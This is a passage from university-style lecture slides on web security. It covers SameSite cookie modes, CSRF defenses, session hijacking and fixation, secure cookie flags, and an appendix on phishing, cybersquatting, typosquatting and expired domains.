    - [attacker.com](#) requests a remote image/js from [facebook.com](#)
    - User clicks on a link to [facebook.com](#) on the [attacker.com](#) website

# SameSite Cookies – Lax Mode

- The SameSite=Lax relaxes the requirement for no third-party-initiated requests.
- The cookies will be attached in a third-party request as long as:
  1. The request is done via the GET method
  2. Results in a top-level change
    1. No iframes
    2. No XMLHttpRequests
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# Countermeasures All the Way Down

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- While the SameSite attribute solves the core of the issue causing CSRF you should not be solely relying on it when building web applications
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  - <http://caniuse.com/#search=samesite>

## 'SameSite' cookie attribute 📄 - OTHER

Usage

% of all users ▾

Global

75.68% + 2.57% = 78.24%

Same-site cookies ("First-Party-Only" or "First-Party") allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Current aligned	Usage relative	Date relative	Apply filters	Show all	?										
IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Blackberry Browser	Opera Mobile *	Chrome for Android	Firefox for Android	IE Mobile	UC Browser for Android	Samsi Interr
	12-15	2-59	4-50		10-38										4
6-10	<sup>1</sup> 16	60-62	51-69	3.1-11.1	39-55	3.2-11.4		2.1-4.4.4	7	12-12.1			10		5-6
<sup>1 2</sup> 11	<sup>1</sup> 17	63	70	12	56	12	all	67	10	46	69	62	11	11.8	7.2
	18	64-65	71-73	TP											

Notes

Known issues (0)

Resources (8)

Feedback

This feature is backwards compatible. Browsers not supporting this feature will simply use the cookie as a regular cookie. There is no need to deliver different cookies to clients.

<sup>1</sup> Not shipped with the initial release but later with the 2018 June security update (Patch Tuesday) to Windows 10 RS3 (2017 Fall Creators Update) and newer. [More info](#).

<sup>2</sup> Partial support because only supported in IE 11 on Windows 10 RS3 (2017 Fall Creators Update) and newer, but not in IE 11 on other Windows versions (Windows 7, ...)


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  - Low adoption by browsers
  - <http://caniuse.com/#search=samesite>
- Use both the token and the SameSite attribute
  - Part of the “belt-and-suspenders” mindset that we want in security
  - More formally known as “defense in depth”



# Session Hijacking/Fixation

- It allows an attacker to gain control of a user's session
- **Session hijacking**
  - Steal the user's session identifier
    - Example: using XSS, guessing predictable session tokens, sniffing the network, installing malware on the client
- **Session fixation**
  - Force a user to use a session identifier that is already known to the attacker
    - Example: Session id does not change during authentication □ Use it with CSRF



# Session Protection

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- Use cookies for session identifiers
- Protecting session cookies
  - Deploy application over TLS only
  - Secure cookies: prevents cleartext transmission
  - HttpOnly cookies: prevents script access

```
Set-Cookie: SID=123abc; Secure; HttpOnly
```





# **Appendix: Other Web-Related Threats**

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# Malware

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- P2P protection; Web shield--monitors and filters all HTTP traffic;
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**Software Info**

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
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FAKE


# Malicious Add-ons/Extensions



# Phishing



# Phishing



Fake  
Browser  
with URL  
using  
HTML 5

# Cybersquatters



- In 1994, 2/3 of the Fortune 500 companies had not registered the domains corresponding to their trademarks
  - E.g., mcdonalds.com
- Some of the speculators, decided to push it a bit by registering such domains, hoping for profit
  - This practice was named “cybersquatting”
- In some cases, cybersquatters speculated the name of future products and services:
  - iphone6.com

# Typosquatting

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- Keyboard users, even experienced ones, make mistakes while typing
- Registration of mistypes of popular domains
  - [foogle.com](#), [ffacebook.com](#), [twitte.com](#)
- Standard typo models:
  - Double character, [exxample.com](#)
  - Omitted character, [eample.com](#)
  - Neighboring character, [wxample.com](#)
  - Forgetting dots, [wwwexample.com](#)
  - Character permutation, [eaxmple.com](#)



# Expired domains

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- Unlike diamonds... domain names are not forever
  - Typical registration period is one year and you can choose more years if you want to
- If a domain is not renewed, it eventually expires and gets back into the pool of domain names
- People can buy these domains and abuse the residual trust associated with them
  - Mostly used for SEO purposes because of existing ranking and backlinks
- A benign domain (and all links to it) can eventually become malicious if it switches hands


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<https://developers.google.com/safe-browsing/>